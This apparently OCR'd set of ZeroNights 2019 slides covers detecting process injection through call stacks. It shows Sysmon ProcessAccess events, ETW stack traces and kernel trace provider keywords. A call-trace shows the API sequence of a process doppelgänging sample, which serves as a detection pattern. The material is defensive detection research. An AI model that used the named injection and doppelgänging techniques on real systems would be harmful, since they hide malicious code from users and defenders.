
Stack for thread 1632

```
0   ntoskrnl.exe!KiUnexpectedInterrupt+0x26
1   ntoskrnl.exe!KeWaitForMutexObject+0x7f7
2   ntoskrnl.exe!KeWaitForMutexObject+0x1d2
3   ntoskrnl.exe!KeAlertThread+0x2d6
4   ntoskrnl.exe!KiDeliverApc+0x1db
5   ntoskrnl.exe!KeWaitForMutexObject+0x19cb
6   ntoskrnl.exe!KeWaitForMutexObject+0x7f7
7   ntoskrnl.exe!KeDelayExecutionThread+0x2ac
8   ntoskrnl.exe!NtQueryInformationThread+0x278a
9   ntoskrnl.exe!ExReleaseRundownProtectionEx+0x16d0
10  ntdll.dll!KiFastSystemCallRet
11  KERNELBASE.dll!Sleep+0xf
12  prog.exe+0xd9945
13  prog.exe+0xd0a94
```

ZERO NIGHTS 2019 EDITION

How to view the call stack?


- Sysmon event ID 10 (ProcessAccess):



```
RuleName
UtcTime            2019-11-04 18:28:38.344
SourceProcessGUID {2766354f-6dd6-5dc0-0000-001073e12703}
SourceProcessId   7704
SourceThreadId    2732
SourceImage       C:\Users\Administrator.ENTERPRISE\Desktop\CreateRemoteThreadInject\CreateRemoteThreadInject_x86.exe
TargetProcessGUID {2766354f-401a-5dbf-0000-0010c135ea00}
TargetProcessId   2256
TargetImage       C:\Program Files\Notepad++\notepad++.exe
GrantedAccess     0x1fffff
CallTrace         C:\WINDOWS\SYSTEM32\ntdll.dll+8f2da|C:\WINDOWS\System32
                  \KERNELBASE.dll+10ed98|C:\Users\Administrator.ENTERPRISE\Desktop\CreateRemoteThreadInject\CreateRemoteThreadInject_x86.exe+11b1|C:\Use
                  \KERNEL32.DLL+22369|C:\WINDOWS\SYSTEM32\ntdll.dll+5e5bb|C:\WINDOWS\SYSTEM32\ntdll.dll+5e58f
```

How to view the call stack?


- ETW:



```
<CodeAddress Address="0xfffff80440864bdb" CodeAddressIndex="234" ModuleName="ntoskrnl"/>
<CodeAddress Address="0x7ffcefc42954" CodeAddressIndex="6610"/>
<CodeAddress Address="0x7ffcecf8ade7" CodeAddressIndex="19884"/>
<CodeAddress Address="0x7ffcecf87783" CodeAddressIndex="174"/>
<CodeAddress Address="0x77001783" CodeAddressIndex="19866" ModuleName="wow64cpu"/>
<CodeAddress Address="0x77001199" CodeAddressIndex="19865" ModuleName="wow64cpu"/>
<CodeAddress Address="0x7ffcecf8cf9a" CodeAddressIndex="171"/>
<CodeAddress Address="0x7ffcecf8ce60" CodeAddressIndex="170"/>
<CodeAddress Address="0x7ffcefc75b3d" CodeAddressIndex="169"/>
<CodeAddress Address="0x7ffcefc63779" CodeAddressIndex="168"/>
<CodeAddress Address="0x7ffcefc156a3" CodeAddressIndex="167"/>
<CodeAddress Address="0x7ffcefc1564e" CodeAddressIndex="166"/>
<CodeAddress Address="0x77081e2c" CodeAddressIndex="19883" ModuleName="ntdll"/>
<CodeAddress Address="0x770695a6" CodeAddressIndex="19882" ModuleName="ntdll"/>
<CodeAddress Address="0x77069508" CodeAddressIndex="19881" ModuleName="ntdll"/>
<CodeAddress Address="0x770b9807" CodeAddressIndex="19880" ModuleName="ntdll"/>
<CodeAddress Address="0x77075257" CodeAddressIndex="19860" ModuleName="ntdll"/>
<CodeAddress Address="0x77075151" CodeAddressIndex="19859" ModuleName="ntdll"/>
```


Event Tracing for Windows (ETW)

ETW architecture:



Event Tracing for Windows (ETW)

Windows Kernel Trace provider:



```
C:\>logman query providers "Windows Kernel Trace"

Provider                                 GUID
-------------------------------------------------------------------------------
Windows Kernel Trace                     {9E814AAD-3204-11D2-9A82-006008A86939}

Value               Keyword              Description
-------------------------------------------------------------------------------
0x0000000000000001  process              Process creations/deletions
0x0000000000000002  thread               Thread creations/deletions
0x0000000000000004  img                  Image load
0x0000000000000008  proccntr             Process counters
0x0000000000000010  cswitch              Context switches
0x0000000000000020  dpc                  Deferred procedure calls
0x0000000000000040  isr                  Interrupts
0x0000000000000080  syscall              System calls
0x0000000000000100  disk                 Disk IO
0x0000000000000200  file                 File details
0x0000000000000400  diskinit             Disk IO entry
0x0000000000000800  dispatcher           Dispatcher operations
0x0000000000001000  pf                   Page faults
0x0000000000002000  hf                   Hard page faults
0x0000000000004000  virtalloc            Virtual memory allocations
0x0000000000010000  net                  Network TCP/IP
0x0000000000020000  registry             Registry details
0x0000000000100000  alpc                 ALPC
0x0000000000200000  splitio              Split IO
0x0000000000800000  driver               Driver delays
0x0000000001000000  profile              Sample based profiling
0x0000000002000000  fileiocompletion     File IO completion
0x0000000004000000  fileio               File IO


The command completed successfully.
```

Event Tracing for Windows (ETW)


Libraries for working with ETW:

-C++ https://github.com/microsoft/krabsetw

-C# https://www.nuget.org/packages/Microsoft.Diagnostics.Tracing.TraceEvent/

Process doppelgänging. Detection with calltrace


- Calltrace:




```
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpMapAndSnapDependency), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpMapDllNtFileName), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpMapDllSearchPath), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpMapDllWithSectionHandle), Count: 5]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernel32!0xCreateTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernel32!0xCreateFileTransactedW), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpMinimalMapModule), Count: 3]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: kernelbase!0xWriteFile), Count: 2]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpProcessWork), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpSnapModule), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xLdrpTouchPageForWrite), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtCreateSection), Count: 4]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ktmw32!0xRollbackTransaction), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtCreateProcessEx), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtCreateUserProcess), Count: 1]
[(PID: 2816, proc_doppel32, TID: 1120,      Module: ntdll!0xNtFreeVirtualMemory), Count: 2]
